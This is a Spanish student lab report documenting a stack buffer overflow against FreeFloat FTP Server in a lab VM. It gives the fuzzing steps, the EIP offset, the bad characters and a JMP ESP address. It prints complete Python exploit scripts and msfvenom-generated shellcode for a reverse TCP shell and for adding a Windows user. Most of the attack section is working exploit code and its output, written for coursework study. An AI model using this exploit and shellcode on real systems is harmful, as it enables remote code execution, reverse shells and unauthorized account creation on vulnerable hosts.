PRACTICA 3

Daniel Khomyakov Trubnikov

En esta entrega seguiré el primer tutorial que nos proporciona la entrega para poder realizar un BoF con el cual usaré para crear un usuario, una conexión reversa y abrir una calculadora.


Para empezar lo que aré es comprobar que al intentar conectar mediante netcat a este mismo, me deje y me salga un mensaje de que el programa que se está explotando se esté conectando correctamente

Podemos observar de que se trata del FreeFloat Ftp Server el cual tiene establecido el puerto 21 y la maquina Windows en la cual se encuentra es una con la IP de 10.0.2.16. Al establecer la conexión me deja entrar, pero no me deja hacer nada, me refiero a que no me deja hacer ningún comando y mucho no nos sirve, asique empezaremos con la explotación.

Antes de seguir explicando el ejercicio, quiero decir que el tutorial l al ser un poco lioso, y algunas cosas las hacía desde sí mismo, es decir, ejecutaba los .py que creamos desde el mismo Windows que tenía el servidor Ftp, eso a mí no tenía mucho sentido asique seguiré el mismo tutorial solo que ejecutaré los .py desde Kali para hacer una simulación más “real”. Pues lo primero que hacemos es ver cuando se moría el programa para poder ver si se sobrescribía el EIP ya que es el que usaremos para sobre escribirlo para meterle en un futuro un JMP ESP. Ahora pues para en el programa lo que hacemos es establecer y cerrar la misma conexión con el servidor y le vamos metiendo 50 en 50 “A” para ver en que rango petaba el programa. Haciendo así el proceso de conectarse, decir cuando tiene la variable “buf”, enviarle esto mismo al servidor cerrar la conexión y aumentar la variable para que la siguiente vez se envíe más “buf” y hay que entender que el buf que enviamos no se guarda al cerrar la conexión y por eso aumentamos la variable para enviarle el valor aumenta directamente en vez de ir enviándoselo poco a poco (le enviamos, 50 , 100, 150, en vez de 50, 50 , 50 ya que no se puede aumentar el valor establecido dentro del servidora ya que se borrara este mismo después del cierre).

```
┌──(kali㉿kali)-[~/Documents/ftpServer]
└─$ python bof-socket.py 10.0.2.16                                                                    1 ×
Sending buffer with length: 50
Sending buffer with length: 100
Sending buffer with length: 150
Sending buffer with length: 200
Sending buffer with length: 250
[+] Crash occured with buffer length: 250
```

Ahora luego como vemos el resultado que conseguimos con el programa es que este mismo peta en el 250 significando que mas de esto el programa no aguanta.



Ahora veremos el programa en Windows como reacción ante esto donde lo tengo abierto con el Inmunity Debugger para poder ver los resultados y como se ve en la imagen, está sobrescribiendo el EIP que es el que necesitamos.

```
┌──(kali㉿kali)-[~/Documents/ftpServer]
└─$ msf-pattern_create -l 500                                                                         127 ×
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af
2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4A
k5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7
Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq
```

Ahora usaremos el msf-pattern_create y el msf-pattern_offset para saber cual es la posición real en al cual se encuentra el EIP y para ello primero creamos 500 caracteres aleatorios con el primer comando.

```
 GNU nano 5.4                                          bof-socketDos.py
import socket, sys

target = sys.argv[1]

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

s.connect((target, 21))
data = s.recv(1024)
print(data)

buf = ""
buf += """Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8

s.send("USER " + buf + "\r\n")
s.close()
```

Luego se lo metemos al código para enviar eso como el “buf” (hablando de código verá que los nombres de estos han ido cambiando es porque casi al final el trabajo decidía llamarlos de otra manera para que sea más conciso el nombre).

```
┌──(kali㉿kali)-[~/Documents/ftpServer]
└─$ python bof-socketDos.py 10.0.2.16                                                                 1 ×
220 FreeFloat Ftp Server (Version 1.00).
```

```
Registers (FPU)
EAX 00000211
ECX 332C87C3
EDX 02F9F7A8
EBX 00000002
ESP 02F9FBF8 ASCII "0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj
EBP 02B40600
ESI 0040A44E FTPServe.0040A44E
EDI 02B40D38

EIP 37684136

C 0  ES 002B 32bit 0(FFFFFFFF)
P 0  CS 0023 32bit 0(FFFFFFFF)
A 0  SS 002B 32bit 0(FFFFFFFF)
Z 0  DS 002B 32bit 0(FFFFFFFF)
S 0  FS 0053 32bit 23E000(FFF)
T 0  GS 002B 32bit 0(FFFFFFFF)
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00010202 (NO,NB,NE,A,NS,PO,GE,G)

ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
ST5 empty g
ST6 empty g
ST7 empty g
               3 2 1 0      E S P U O Z D I
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0 0  (GT)
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1 1
```

Al conseguir una respuesta del servidor, pudimos ver como el EIP también cambia y es otro el resultado donde en este caso cogemos para usarlo en el siguiente comando

```
┌──(kali㉿kali)-[~/Documents/ftpServer]
└─$ msf-pattern_offset -q 37684136
[*] Exact match at offset 230
```

En este comando vemos que el sitio donde hay que editar el EIP es después de los 230 caracteres


```
 GNU nano 5.4                                    bof-socketTamano.py
import socket, sys

target = sys.argv[1]

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect((target, 21))
data = s.recv(1024)
print(data)

buf = ""
buf += "A" * 230 + "B" * 4 + "C" * 500

s.send("USER " + buf + "\r\n")
s.close()
```

Ahora lo que aremos será en un principio ver que efectivamente sea ese espacio, solo por comprobarlo y lo que le meteremos es 230 “A” para luego meterlo solo 4 “B” y ya el resto rellenarlo con “C”.


```
Registers (FPU)
EAX 000002FB
ECX 9A4C4948
EDX 0123F7A8
EBX 00000002
ESP 0123FBF8 ASCII "CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC
EBP 007E0600
ESI 0040A44E FTPServe.0040A44E
EDI 007E0E22 ASCII "Common Files"

EIP 42424242

C 0  ES 002B 32bit 0(FFFFFFFF)
P 0  CS 0023 32bit 0(FFFFFFFF)
A 0  SS 002B 32bit 0(FFFFFFFF)
Z 0  DS 002B 32bit 0(FFFFFFFF)
S 0  FS 0053 32bit 318000(FFF)
T 0  GS 002B 32bit 0(FFFFFFFF)
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00010202 (NO,NB,NE,A,NS,PO,GE,G)

ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
ST5 empty g
ST6 empty g
ST7 empty g
               3 2 1 0      E S P U O Z D I
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0 0  (GT)
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1 1
```

Y como Podemos ver, efectivamente se han rellenado solo las “B” siendo esto \x42\ en Hexadecimal.


Ahora veremos hasta donde llegan las “C” para saber con cuando espacio estamos trabajando y como de grande podrá ser nuestra shellcode y para este caso, vemos que pone 0x1F0 que es donde está la última línea de “C” después del EIP y pues por ende esto traducido al lenguaje decimal, se trata de 496 bytes de espacio dentro de los cuales podremos usar para meter en el shellcode.




Ahora nos tocaría ver los BadChars siendo esto caracteres que, si ponemos sen un código, este mismo se muere y para ello crearemos una lista de estos y se los pasaremos al Servidor y ver cómo reacciona. Asique lo que hacemos en el código es crear la lista de BadChars y metérselo al “buf” después del EIP donde iban antes las “C”.




Como podemos observar este mismo los caracteres después de las “B” aparecen símbolos y esto, aunque en eso no esta el problema, sino en los “.” Donde son caracteres que por un problema no se han podido crear y además si vemos en la columna “Hex dump” podremos observar como algunos de estos cambian de orden o aparecen otros muy raros. Significando que algunos de los chars que hemos metido donde BadChars asique habría que ir mirándolos poco a poco.



Gracias al tutorial esta parte no nos preocupamos mucho pues nos dice que los badchars eran los 0x00, 0x0a y 0x0d y al quitarlos de la lista, veos como ahora tiene todos los caracteres sin problema y en orden y todo.



Ahora sería el trabajo más difícil y es buscar un archivo que tenga un JMP ESP y que no se cambie con cada ejecución del programa y para ello, nos sirve los .dll, asique en el Inmunity Debugger lo que hacemos es buscar un .dll que nos serviría y de toda la lista decidí por aleatoriedad escoger el SHELL32.dll.




Al abrir este, busco la dirección el JMP ESP la cual pues sería el 75636A1B

```
File  Actions  Edit  View  Help

┌──(kali㉿kali)-[~/Documents/ftpServer]
└─$  msfvenom -p windows/shell_reverse_tcp LHOST=10.0.2.16 LPORT=111 -f c -e x86/shikata_ga_nai -b "\x00\x0a\x0d"
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 351 (iteration=0)
x86/shikata_ga_nai chosen with final size 351
Payload size: 351 bytes
Final size of c file: 1500 bytes
unsigned char buf[] =
"\xbb\x40\xfa\x32\xec\xda\xdb\xd9\x74\x24\xf4\x58\x31\xc9\xb1"
"\x52\x83\xc0\x04\x31\x58\x0e\x03\x18\xf4\xd0\x19\x64\xe0\x97"
"\xe2\x94\xf1\xf7\x6b\x71\xc0\x37\x0f\xf2\x73\x88\x5b\x56\x78"
"\x63\x09\x42\x0b\x01\x86\x65\xbc\xac\xf0\x48\x3d\x9c\xc1\xcb"
"\xbd\xdf\x15\x2b\xff\x2f\x68\x2a\x38\x4d\x81\x7e\x91\x19\x34"
"\x6e\x96\x54\x85\x05\xe4\x79\x8d\xfa\xbd\x78\xbc\xad\xb6\x22"
"\x1e\x4c\x1a\x5f\x17\x56\x7f\x5a\xe1\xed\x4b\x10\xf0\x27\x82"
"\xd9\x5f\x06\x2a\x28\xa1\x4f\x8d\xd3\xd4\xb9\xed\x6e\xef\x7e"
"\x8f\xb4\x7a\x64\x37\x3e\xdc\x40\xc9\x93\xbb\x03\xc5\x58\xcf"
"\x4b\xca\x5f\x1c\xe0\xf6\xd4\xa3\x26\x7f\xae\x87\xe2\xdb\x74"
"\xa9\xb3\x81\xdb\xd6\xa3\x69\x83\x72\xa8\x84\xd0\x0e\xf3\xc0"
"\x15\x23\x0b\x11\x32\x34\x78\x23\x9d\xee\x16\x0f\x56\x29\xe1"
"\x70\x4d\x8d\x7d\x8f\x6e\xee\x54\x54\x3a\xbe\xce\x7d\x43\x55"
"\x0e\x81\x96\xfa\x5e\x2d\x49\xbb\x0e\x8d\x39\x53\x44\x02\x65"
"\x43\x67\xc8\x0e\xee\x92\x9b\x3a\xef\x9e\x4b\x53\xed\x9e\x6b"
"\xcc\x78\x78\x01\x02\x2d\xd3\xbe\xbb\x74\xaf\x5f\x43\xa3\xca"
"\x60\xcf\x40\x2b\x2e\x38\x2c\x3f\xc7\xc8\x7b\x1d\x4e\xd6\x51"
"\x09\x0c\x45\x3e\xc9\x5b\x76\xe9\x9e\x0c\x48\xe0\x4a\xa1\xf3"
"\x5a\x68\x38\x65\xa4\x28\xe7\x56\x2b\xb1\x6a\xe2\x0f\xa1\xb2"
"\xeb\x0b\x95\x6a\xba\xc5\x43\xcd\x14\xa4\x3d\x87\xcb\x6e\xa9"
"\x5e\x20\xb1\xaf\x5e\x6d\x47\x4f\xee\xd8\x1e\x70\xdf\x8c\x96"
"\x09\x3d\x2d\x58\xc0\x85\x5d\x13\x48\xaf\xf5\xfa\x19\xed\x9b"
"\xfc\xf4\x32\xa2\x7e\xfc\xca\x51\x9e\x75\xce\x1e\x18\x66\xa2"
"\x0f\xcd\x88\x11\x2f\xc4";
```

Aquí ya pues lo primero de los tres ejercicios que nos pedían haré el de la conexión reversa y para ello necesitaré que especificarle al crear este mismo, lo quiero en formato “\x00” para poder pasárselo al servidor mediante “-f c” y luego también hay que especificar los BadChars que no queremos que aparezcan en este mismo que son lo que sacamos antes.


```
s.connect((target, 21))
data = s.recv(1024)
print(data)

shellcode = ("\xbb\x40\xfa\x32\xec\xda\xdb\xd9\x74\x24\xf4\x58\x31\xc9\xb1"
"\x52\x83\xc0\x04\x31\x58\x0e\x03\x18\xf4\xd0\x19\x64\xe0\x97"
"\xe2\x94\xf1\xf7\x6b\x71\xc0\x37\x0f\xf2\x73\x88\x5b\x56\x78"
"\x63\x09\x42\x0b\x01\x86\x65\xbc\xac\xf0\x48\x3d\x9c\xc1\xcb"
"\xbd\xdf\x15\x2b\xff\x2f\x68\x2a\x38\x4d\x81\x7e\x91\x19\x34"
"\x6e\x96\x54\x85\x05\xe4\x79\x8d\xfa\xbd\x78\xbc\xad\xb6\x22"
"\x1e\x4c\x1a\x5f\x17\x56\x7f\x5a\xe1\xed\x4b\x10\xf0\x27\x82"
"\xd9\x5f\x06\x2a\x28\xa1\x4f\x8d\xd3\xd4\xb9\xed\x6e\xef\x7e"
"\x8f\xb4\x7a\x64\x37\x3e\xdc\x40\xc9\x93\xbb\x03\xc5\x58\xcf"
"\x4b\xca\x5f\x1c\xe0\xf6\xd4\xa3\x26\x7f\xae\x87\xe2\xdb\x74"
"\xa9\xb3\x81\xdb\xd6\xa3\x69\x83\x72\xa8\x84\xd0\x0e\xf3\xc0"
"\x15\x23\x0b\x11\x32\x34\x78\x23\x9d\xee\x16\x0f\x56\x29\xe1"
"\x70\x4d\x8d\x7d\x8f\x6e\xee\x54\x54\x3a\xbe\xce\x7d\x43\x55"
"\x0e\x81\x96\xfa\x5e\x2d\x49\xbb\x0e\x8d\x39\x53\x44\x02\x65"
"\x43\x67\xc8\x0e\xee\x92\x9b\x3a\xef\x9e\x4b\x53\xed\x9e\x6b"
"\xcc\x78\x78\x01\x02\x2d\xd3\xbe\xbb\x74\xaf\x5f\x43\xa3\xca"
"\x60\xcf\x40\x2b\x2e\x38\x2c\x3f\xc7\xc8\x7b\x1d\x4e\xd6\x51"
"\x09\x0c\x45\x3e\xc9\x5b\x76\xe9\x9e\x0c\x48\xe0\x4a\xa1\xf3"
"\x5a\x68\x38\x65\xa4\x28\xe7\x56\x2b\xb1\x6a\xe2\x0f\xa1\xb2"
"\xeb\x0b\x95\x6a\xba\xc5\x43\xcd\x14\xa4\x3d\x87\xcb\x6e\xa9"
"\x5e\x20\xb1\xaf\x5e\x6d\x47\x4f\xee\xd8\x1e\x70\xdf\x8c\x96"
"\x09\x3d\x2d\x58\xc0\x85\x5d\x13\x48\xaf\xf5\xfa\x19\xed\x9b"
"\xfc\xf4\x32\xa2\x7e\xfc\xca\x51\x9e\x75\xce\x1e\x18\x66\xa2"
"\x0f\xcd\x88\x11\x2f\xc4")


buf = "A" * 230 + "\x71\xDE\xA8\x74" + "\x90"* 20 + shellcode

s.send("USER " + buf + "\r\n")
s.close()
```

Ahora se lo metemos al código de esta manera y se fija, donde iría la EIP la dirección que le pasamos no es la misma que sacamos y es porque por cosas del entorno virtual tuve que reiniciar este mismo y las direcciones de memoria también cambian, hasta la de los .dll por lo que tuve que poner otro pero el proceso que seguí era el mismo.



Despeus de unos pocos errores de Firewall y no saber cómo leer una IP (ponía 10.0.2.6 en vez de 10.0.2.16) pues podemos observar que nos funciona la conexión reversa.

Ahora hacemos lo mismo con la calculadora que sería el mismo proceso solo que cambiano el Shellcode al de la calculadora y especificándoselo al msfvenom esto mismo.



Y podemos ver como al abrir el Windows 10 pues se nos pone la calculadora y que se ha ejecutado correctamente


```
└─$ msfvenom -p windows/adduser USER=Daniel PASS=Pepe12.. -f c LHOST=10.0.2.16 LPORT=443 -f c -b "\x00\x0a\x0d"
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 11 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 297 (iteration=0)
x86/shikata_ga_nai chosen with final size 297
Payload size: 297 bytes
Final size of c file: 1272 bytes
unsigned char buf[] =
"\xbf\x1d\xa9\xda\xb0\xdb\xc4\xd9\x74\x24\xf4\x5a\x33\xc9\xb1"
"\x44\x31\x7a\x14\x03\x7a\x14\x83\xc2\x04\xff\x5c\x26\x58\x7d"
"\x9e\xd7\x99\xe1\x16\x32\xa8\x21\x4c\x36\x9b\x91\x06\x1a\x10"
"\x5a\x4a\x8f\xa3\x2e\x43\xa0\x04\x84\xb5\x8f\x95\xb4\x86\x8e"
"\x15\xc6\xda\x70\x27\x09\x2f\x70\x60\x77\xc2\x20\x39\xfc\x71"
"\xd5\x4e\x48\x4a\x5e\x1c\x5d\xca\x83\xd5\x5c\xfb\x15\x6d\x07"
"\xdb\x94\xa2\x3c\x52\x8f\xa7\x78\x2c\x24\x13\xf7\xaf\xec\x6d"
"\xf8\x1c\xd1\x41\x0b\x5c\x15\x65\xf3\x2b\x6f\x95\x8e\x2b\xb4"
"\xe7\x54\xb9\x2f\x4f\x1f\x19\x94\x71\xcc\xfc\x5f\x7d\xb9\x8b"
"\x38\x62\x3c\x5f\x33\x9e\xb5\x5e\x94\x16\x8d\x44\x30\x72\x56"
"\xe4\x61\xde\x39\x19\x71\x81\xe6\xbf\xf9\x2c\xf3\xcd\xa3\x3a"
"\x02\x43\xde\x09\x04\x5b\xe1\x3d\x6c\x6a\x6a\xd2\xeb\x73\xb9"
"\x96\x03\x3e\xe0\xbf\x8b\xe7\x70\x82\xd6\x17\xaf\xc1\xee\x9b"
"\x5a\xba\x15\x83\x2e\xbf\x52\x03\xc2\xcd\xcb\xe6\xe4\x62\xec"
"\x22\x87\xe9\x76\xe3\x2d\x8a\x13\xdb\x82\x09\xfb\x75\xb8\xb9"
"\xdb\xfc\x31\x27\x69\xdf\xf1\xc6\xe3\x76\x9f\x64\xdb\xd8\x3a"
"\x05\x7e\xe8\xf6\xcb\xae\x2a\xd8\x52\xea\x6e\x06\x73\xd4\x4e"
"\x28\x1e\x6c\xaf\xd8\x8f\xef\xce\x4c\x37\x9d\x7f\xf8\xc7\x41"
"\xc1\x66\x45\xe8\xaf\x0f\xe6\x9e\x5d\xb1\x7c\x31\xd0\x42\x5d"
"\x89\x75\xcb\xf4\x74\x1a\x33\x28\x37\xa6\x77\x36";
```

```
┌──(kali㉿kali)-[~/Documents/ftpServer]
└─$ python bof-socketAtaqueUser.py 10.0.2.16
220 FreeFloat Ftp Server (Version 1.00).
```

```
┌──(kali㉿kali)-[~/Documents/ftpServer]
└─$ nano bof-socketAtaqueUser.py
```

```
┌──(kali㉿kali)-[~/Documents/ftpServer]
└─$ nano bof-socketAtaqueUser.py
```

Por último, con el usuario me quedé estancado y no, es decir como que en teoría me crea el usuario con el ataque con los datos proporcionados en el msfvenom, pero no lo veo en la máquina Windows ya que al usar el comando “net users” en la consola Windows no lo puedo ver por desgracia.



También como extra se me murió el entorno virtual por lo que no pude tampoco ver el usuario despues de ello.

Bibliografía:

